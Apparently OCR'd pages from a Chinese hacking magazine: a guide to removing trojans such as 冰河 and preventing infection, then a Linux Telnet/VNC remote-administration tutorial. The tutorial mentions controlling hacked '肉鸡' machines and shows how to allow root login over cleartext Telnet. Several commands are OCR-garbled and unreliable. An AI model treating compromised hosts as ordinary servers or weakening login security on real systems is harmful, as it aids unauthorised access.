
这里我给大家推荐一个免费的杀木马的东东：3721的木马助手。大家先看看它长啥样，如图46。




我之所以给大家推荐它，其一是因为它是免费的（可在线升级），再者，它查杀木马的能力也的确是比较令人满意的。使用也很简单，查杀病毒方面有“快速查杀”、“全面查杀”两种选择，“快速查杀”是扫描并清除系统里的一些敏感地方也就是病毒木马常常驻留的地方，“全面查杀”可以扫描整个硬盘也可以自定义路径查杀。常用工具里有“系统免疫”、“IE修复”、“隔离区”。“系统免疫”可以在一定程度上

减少系统受到恶意网站的侵害；"IE 修复"如图47。

它可以帮你恢复IE 最容易受到的一些攻击。"隔离区"没什么好说的，就是隔离病毒、木马什么的。在高级工具里我们可以查看进程和系统服务及网络连接，帮助我们清除木马。还有，当"3721 木马助手"运行后会自动在系统托盘里出现，关闭程序后它仍在系统托盘里，但是这样并




不代表它带有监视功能，比如用它可以查杀冰河木马，如图48（图中是"冰 河"V2004[情人节专版]的客户端和服务端）。




而当我一打开，机子上的"江民"就立刻报警了，所以"3721 木马助手"并不带监视功能。其实"木马克星"也很棒，尤其是对付国产木马，只是要收取费用。

而如果你知道自己中的是什么木马，可以在网上看看有没有关于这个木马的专杀工具，因为专杀工具一般只是针对一种木马或病毒，相对而言就更安全可靠些了。由于国产木马"冰河"的泛滥，作者就写了一个"冰河陷阱"，一方面可以帮你清除机子上的"冰河"木马（并提示种马者的一些相关信息），另外还可以设置陷阱，在本机监听入侵在机子上用"冰河"所开的端口，入侵者一旦来进行连接他的IP、操作等信息就暴露无余了，如图49。



可以看到，入侵者的登陆密码，操作，IP，也可以用它附带的"冰河信使"同入侵者对话，如图50。

而一些木马、后门自带卸载的功能，以RMTSVC 为例来说明。当本机中招后，我拿出自己的RMTSVC，进入命令提示符，进入到RMTSVC 所在目录，执行：rmtsvc -u ?就可以把 rmtSvc 服务从服务




控制台（SCM）卸载了。如果遇到连正版的杀毒软件、木马专杀工具都无法查杀的木马，那么我们就只有自己动手了。

第一步，我得斩断木马的后路，不让它随系统启动和去掉它的关联，否则在我们清除木马的时候会带来许多不必要的麻烦，这点我想大家都应该明白的。具体做法大家参考前面介绍的关于木马的启动和关联。

第二步，得把黑客在计算机上装的服务端删除掉，也许由于木马正在后台没法删除，我们要先结束木马的进程，停掉服务。在禁止进程时我们可能会遇到这种木马，即在进程列表里有两个木马进程，挂掉其中任何一个进程马上又复活了，这就是双进程保护功能，它俩相互照应着，一方发现另一方被KILL 掉了马上又让它复活。从编程角度上来讲，作者是利用了一个定时器的原理，相隔一段时间互相检查一次（这个间隔时间是很短的，起码认为结束这两个进程的时间是不够的），我们可以利用任务管理器的"结束进程树"（右键）来KILL 这两个进程，如图51。

如果不行我们可以写个批处理，内容



嘛，如下：（这里我们假设要被结束的进程ID是520和250）

```
PK 520
PK 250
```

把这两行加入到批处理，再把该文件放在pk.exe 同目录下双击运行，我想PC 执行这个命令的时间应该比我们手工不知缩短多少倍吧。

所以，我们最好从DOS下杀毒，这样不必启动系统，木马、病毒也不会启动了，一些杀毒软件也带有DOS 杀毒功能，你也可以把硬盘从机子上拆下来挂到另一台机子上杀毒。

下面我们来看个清除木马（冰河 v1.1）的具体例子：

打开注册表至：HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run，查找以下的两个路径，"C:\windows\system\ kernel32.exe"、"C:\windows\system\sysexplr.exe"，然后删除、关闭注册表。

重新启动到DOS 方式DEL 掉C:\windows\system\ kernel32.exe和C:\windows\system\sysexplr.exe木马程序，重启Windows。

由于冰河服务端可以由种马者自由配置，所以路径C:\windows\system\下的木马程序名不一定是"kernel32.exe"或"sysexplr.exe"，大家可以通过注册表启动项发现可疑的程序。

我来总结下清除木马的一般方法：清除木马关联→不让木马随系统启动→当木马没随系统启动后，删除它的服务端。

4．木马的防范

首先还是要经常升级自己的杀毒软件，打好系统补丁（一菜鸟：再罗嗦，给我开房。汗~~~）

（1）不要轻易运行别人给的任何文件，比如街上一个陌生人突然给你一个汉堡你会吃吗；

（2）常常和任务管理器见面，了解下计算机上运行的进程；

（3）注意系统中常用文件的体积变化（比如被捆绑了，体积会变大）；

（4）常看自己电脑开了什么门没有，对门牌号是1024 以上的更要小心；

（5）不要轻易相信E-Mail，即使是信任的人也不一定保证就没有黑客程序，因为木马和病毒会自己传播、感染，你朋友种了木马他自己也许也是不知道的，如当年那个Happy99，就会自动加在E-Mail 附件当中；

（6）不要轻易公开自己的联系工具比如：E-Mail；

（7）别随便下载网上的软件，俗话说，林子大了什么鸟都有，你就知道那些软件就没木马，病毒？什么不信，那我给你个程序运行，试试？

（8）如果条件可以尽量将重要的东东放在没有连网的计算机里，偶听说银行就是这样的；

（9）不要随便在网上说别人的坏话，别以为在网络上就没法知道你是谁了。这个也是我们基本的道德规则嘛；

（10）一句话，一旦发现情况不对劲，立即断网，这样做的好处是，如果真有骇客在你计算机里干坏事，由于中断连接，骇客不可能再对你计算机做什么了，可以尽量减少自己的损失。

（文本涉及的相关工具：BinEXE 文件合并器、动鲨网页木马生成器、冰河V2004[情人节专版]、rmtSvc、Flux、花生壳、3721 的木马助手、木马克星、冰河陷 光盘中有收录。）

Linux也玩远程操控

魔女の条件

对于系统管理员或网络管理员来说，可能会经常需要进行远程维护。早期的远程维护非常困难，如果出差到外地，而公司的数据库服务器的数据库出现了故障，急需进行处理，这时候无论是打电话通知公司里的同事进行处理，还是立即放下手头的工作赶回去，都是件非常烦恼的事情。然而，现在随着网络技术的不断发展及Internet的日益普及，网络已经可以延伸到任何想到达的地方，一条电话线、一个随身携带的笔记本，便可以轻松进行系统维护和故障处理。

对于我们这些渴求学习新技术的网络爱好者，能够真正操控远程服务器进行实验，也是积累实践经验，锻炼自己的好途径。无论是利用黑客技术拿到的肉鸡，还是好心朋友为你学习网络知识方便，建立的服务器用户权限，都需要我们远程操控服务器。本文就如何在Linux系统下也能使用远程操控服务器，为朋友们讲解一下，希望能对大家有所帮助。

一、使用Telnet远程管理

Telnet是经典的远程管理服务，虽然由于使用明文传送信息造成安全隐患而颇遭人非议，但不可否认，它仍然是当今使用得最多的远程管理方式之一。

在Red Hat Linux 9中使用Telnet客户端程序等远程系统十分简单，只需要在命令行下输入如下命令：

[root@hackbase root]# telnet hostname

其中hostname为目的主机IP地址或主机名称。

Telnet服务的安装配置步骤如下：

(一)、安装Telnet软件包（通常要两个）

1、Telnet-Client（或Telnet），这个软件包提供的是Telnet客户端程序；

2、Telnet-Server，这个软件包提供的是Telnet服务器端程序；安装之前先检测这些软件包是否已安装，方法如下：

```
[root@hackbase root]# rpm -q telnet或[root@hackbase root]# rpm -q telnet-client
[root@hackbase root]# rpm -q telnet-server
```

如果没有检测到软件包，需要进行安装，Red Hat Linux 9默认已安装了Telnet客户端程序软件包，一般只要安装Telnet服务器端程序软件包。

方法一：


1、在Red Hat Linux 9的3号安装盘中获取telnet-server-0.17-25.i386.rpm软件包。

2、安装软件包

[root@hackbase root]# rpm -i telnet-server-0.17-25.i386.rpm

方法二：

在默认安装的X Windows是GNOME环境下，安装Telnet服务器端程序软件包的步骤是：[主菜单]→[系统设置]→[添加/删除应用程序]→[服务器]→[网络服务器]→[telnet-server - 用于telnet远程登陆协议的服务器程序]（安装包要求插入安装光盘3号），如图1。



重新设置防火墙，允许访问服务器的Telnet服务：[主菜单]→[系统设置]→[安全级别]→[定制Telnet允许进入]

(二)、启动Telnet服务

1、开启服务

方法一：使用ntsysv，在出现的窗口之中，将Telnet前面的＊加上，然后按下OK。

方法二：编辑/etc/xinetd.d/telnet文件：

[root@hackbase root]# vi /etc/xinetd.d/telnet

找到disable=yes将yes改成no。

2、激活服务

[root@hackbase root]# service xinetd restart

(三)、测试服务

[root@hackbase root]#telnet ip（或者hostname），如果配置正确，系统提示输入远程机器的用户名和密码：

```
Login:
Password:
```

注：默认只允许普通用户

(四)、设置telnet端口

#vi /etc/services，进入编辑模式后查找telnet（vi编辑方式下输入/telnet）会找到如下内容：

```
telnet 23/tcp
telnet 23/udp
```

将23修改成未使用的端口号（如：2000），退出vi，重启telnet服务，telnet默认口号就被修改了。

(五)、Telnet服务限制

Telnet是明文传送口令和数据的，如果你对其默认的设置不满意，有必要对其服务范围进行限制。假设你的主机的IP是192.168.0.1，就可以按如下方式设置了：

```
#vi /etc/xinetd.d/telnet
service telnet
{
disable = no #激活 Telnet 服务，NO
bind = 192.168.0.1 #你的主机的IP
only_from = 192.168.0.0/16 #只允许192.168.0.0～192.168.255.255 这个网段进入
only_from = .edu.cn #只有教育网才能进入！
no_access = 192.168.0.{110,120} #这两个IP不可登陆
access_times = 8:00-12:00 20:00-23:59 # 每天只有这两个时间段开放服务
......
}
```

(六)、Telnet root用户的登入

Telnet不是很安全，默认的情况之下不允许root以Telnet进入Linux主机。若要允许root用户登入，可用下列方法：

```
[root@hackbase root]# vi /etc/
```

```
pam.d/login
    #auth required pam_securetty.so
#将这一行加上注释!
    或者
    [root@hackbase root]# vi /etc/
securetty
```

加上pts/0,pts/1,pts/2,...;#的说明：普通用户登陆需要添加pts/0即可，root用户登陆需要添加pts/0,pts/1即可，普通用户帐号可以多人同时登陆，root用户帐号仅限一人。

或者[root@hackbase root]# mv /etc/securetty /etc/securetty.bak

这样，root就可以直接进入Linux主机了。不过，建议不要这样做。也可以在普通用户进入后，切换到root用户，拥有root的权限。

由于Telnet是标准的提供远程登陆功能的应用，几乎每个操作系统的TCP/IP协议的实现都提供了这个功能，所以，Telnet不仅可以用于同种操作系统之间的远程登陆，还可以应用于异种操作系统之间远程登陆。而另一些远程控制，比如Rsh、Rlogin等只能用于Linux及Unix之间。因此，Telnet可以说是最流行的远程控制解决方案。

二、使用图形化的VNC

除了可以使用命令行方式的Telnet及SSH两种远程管理控制系统外，Linux还提供了功能更加强大的VNC图形化远程控制工具。


对于已经熟悉Linux命令的用户来说，在命令行下的两种远程管理方式也许已经够用了，但是对于并不熟悉Linux命令，又用惯了Windows的新手来说，要记住大量的Linux命令，使用交互能力较差的命令行模式还是十分困难的。类似Windows下的“终端服务”Terminal Server、PCAnywhere等，现在Linux下也有了这类的图形化远程管理方式，最著名的就是VNC。

Linux下面利用VNC来进行图形界面的控制也是非常简单的。VNC是由两部分组成：一部分是客户端的应用程序(Vncviewer)；另外一部分是服务器端的应用程序（Vncserver)。

（一）、安装VNC的rpm包

图形界面下的安装要是在KDE或者GNOME下，直接点击rpm包，系统会自动开始安装。中间还会提示你设置密码，端口等。或者按照下列步骤安装：

[主菜单]→[系统设置]→[添加/删除应用程序]→[服务器]→[网络服务器]→[vnc-server - VNC服务器](安装包要求插入安装光盘3号)，如图2。




下面还是说说命令行下的安装，其实也是非常简单的，一个命令就可以了：

[root@hackbase root]# rpm ivh vnc-server-3.3.3r2-47.i386.rpm

（二）、安装VNC服务器

如果系统已经安装了VNC服务器，但并没有启动VNC服务器，用户就需要设置系统服务来选择启动VNC服务器，具体做法和启动Telnet服务一样，即在系统服务中选定VNC服务器。如果VNC服务器仍然没有随系统启动，还需要用户手工启动VNC服务器，还需要考虑安全等因素。

手工启动VNC服务器的命令如下：[root@hackbase root]# vncserver(如图3)。



第一次启动VNC服务器时，程序会要求你输入并确认一个访问口令（口令必须满足一定的复杂性，否则程序不会接受)，然后便会显示出显示装置的编号和启动日志文件的存放路径，这时便可以使用VNC客户端程序，按照显示装置的编号连接VNC服务器进行各种操作了。

（三）、配置VNC服务器

按照默认配置，VNC服务器提供给VNC客户端的桌面环境是1024*768的分辨率，8比特的色深，这样的显示效果对于经常使用15寸彩显、800*600分辨率，32比特色深的用户是很不习惯的。可通过如下参数启动VNC服务器，使VNC服务器提供800*600分辨率，16比特色深：

[root@hackbase root]# vncserver geometry 800*600 depth 16t


不需要使用VNC的时候，从安全性出发，建议您停止VNC服务器，以防他人使用VNC客户端连接您的系统。停止VNC服务器的命令是：

[root@hackbase root]# vncserver kill :n

提示：其中的：n表示已打开的显示装置的编号，编号是从1开始的数字。

（四）、VNC客户端

如果想要在Windows系统下运行VNC客户端，还需要用户自己在下载VNC的Windows版本客户端。如图4显示了VNC客户端连接远程服务器的界面。



在Connection details对话框中输入VNC服务器的IP地址和显示装置的编号，中间用冒号隔开。单击Options可以进一步设置VNC viewer的显示特性，包括鼠标、色深、编解码方式、显示方式、显示大小都可以进行设置。


与VNC服务器连接上之后，会进行口令验证，这时就需要输入在第一次启动VNC服务器时输入的口令。通过口令验证后，一个X Windows便呈现在眼前了。

